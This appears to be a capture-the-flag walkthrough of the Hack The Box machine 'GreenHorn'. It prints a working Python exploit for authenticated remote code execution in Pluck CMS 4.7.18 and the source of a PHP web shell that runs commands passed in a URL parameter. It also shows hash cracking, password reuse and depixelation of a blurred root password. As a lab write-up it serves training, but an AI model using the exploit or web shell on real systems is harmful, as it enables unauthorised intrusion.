Table of Content
Details

GreenHorn is an easy difficulty machine that takes advantage of an exploit in Pluck to achieve Remote Code Execution and then demonstrates the dangers of pixelated credentials. The machine also showcases that we must be careful when sharing open-source configurations to ensure that we do not reveal files containing passwords or other information that should be kept confidential.
Reconnaisance
Nmap
Using nmap, I have discovered that were there three open ports on the machine which are ports 22, 80, and 3000.
nmap -sV -T4 10.10.11.25
Port 80
Upon visiting the IP address, I was redirected to greenhorn.htb so I added it on my hosts file.
Upon seeing the URL, it looks like a File Inclusion Vulnerability. However, when tested for File Inclusion, it is not vulnerable.

Tinkering with the website, I have discovered a login page which disclosed the specific version of pluck 4.7.18.

I have searched for exploits on google and several POCs were available. However, when inspecting the codes, the POCs require a valid passowrd for the pluck admin.
Port 3000
I visited the port 3000, which was scanned from nmap. After performing recon on the page, it is a self-hosted git service.

On the Explore Button on the header, a repository is exposed.

I have explored the repository and came into a possible password.

As this seems to be a hash, I have cracked it using hashcat. The hash was cracked with a value of iloveyou1.
hashcat -m1700 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163'As a result, I have entered the Admin Page of Pluck.

Initial Access
Now that I have a valid password for the Pluck Admin Page, I can now use the POCs I have obtained from exploit-db (https://www.exploit-db.com/exploits/51592). The POC code needs a little bit of update in order for it to work and a shell payload which will be uploaded on the web app.
#Exploit Title: Pluck v4.7.18 - Remote Code Execution (RCE)#Application: pluck#Version: 4.7.18#Bugs:  RCE#Technology: PHP#Vendor URL: https://github.com/pluck-cms/pluck#Software Link: https://github.com/pluck-cms/pluck#Date of found: 10-07-2023#Author: Mirabbas Ağalarov#Tested on: Linux

import requestsfrom requests_toolbelt.multipart.encoder import MultipartEncoder
login_url = "http://greenhorn.htb/pluck/login.php"upload_url = "http://greenhorn.htb/pluck/admin.php?action=installmodule"headers = {"Referer": login_url,}login_payload = {"cont1": "iloveyou1","bogus": "","submit": "Log in"}
file_path = input("ZIP file path: ")
multipart_data = MultipartEncoder(    fields={        "sendfile": ("payload.zip", open(file_path, "rb"), "application/zip"),        "submit": "Upload"    })
session = requests.Session()login_response = session.post(login_url, headers=headers, data=login_payload)
if login_response.status_code == 200:    print("Login account")
    upload_headers = {        "Referer": upload_url,        "Content-Type": multipart_data.content_type    }    upload_response = session.post(upload_url, headers=upload_headers, data=multipart_data)

    if upload_response.status_code == 200:        print("ZIP file download.")    else:        print("ZIP file download error. Response code:", upload_response.status_code)else:    print("Login problem. response code:", login_response.status_code)
rce_url="http://greenhorn.htb/pluck/data/modules/payload/shell.php"
rce=requests.get(rce_url)
print(rce.text)
Additionally, I also need a zipped payload. In this case, I have used a PHP Web Shell. Don’t forget to zip the php file.
<html><body><form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>"><input type="TEXT" name="cmd" id="cmd" size="80"><input type="SUBMIT" value="Execute"></form><pre><?php if(isset($_GET['cmd'])) { system($_GET['cmd']); }?></pre></body><script>document.getElementById("cmd").focus();</script></html>I have visited the page and can successfully see the working PHP Web shell I have uploaded.

Upon enumeration, two users with terminal access were discovered which are root and junior.
cat /etc/passwd | grep bashI have tested some reverse shell payload on the PHP Web Shell but it’s not working. As a solution, I have repeated the exploit and used a PHP Reverse Shell instead of a Web Shell.
Lateral Movement
Since we have only obtained a shell for www-user, we need to have an access for the users junior or root.
First, I have tried to use the same password (iloveyou1) for user junior and I have successfully obtained accessed and the flag.
$ su juniorPassword: iloveyou1$ whoamijunior$ cd$ pwd/home/junior$ cat user.txtdGhpcyBpcyB0aGUgdXNlciBmbGFnPrivilege Escalation
When checking for the files on /home/junior, I have discovered a PDF file containing a blurred or pixelated password.
I have tried multiple ways to depixelate the image until I came into the Depix GitHub repository (https://github.com/spipm/Depix). I also tried multiple variations for the commands until I came for a slightly readable image.
python3 depix.py -p output.png -s .../../assets/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o depix-output.png
I used this password for root and was successfully
junior@greenhorn:~$ su rootPassword: sidefromsidetheothersidesidefromsidetheotherside
root@greenhorn:~# cd /root@greenhorn:/# cat root.txtdGhpcyBpcyB0aGUgcm9vdCBmbGFn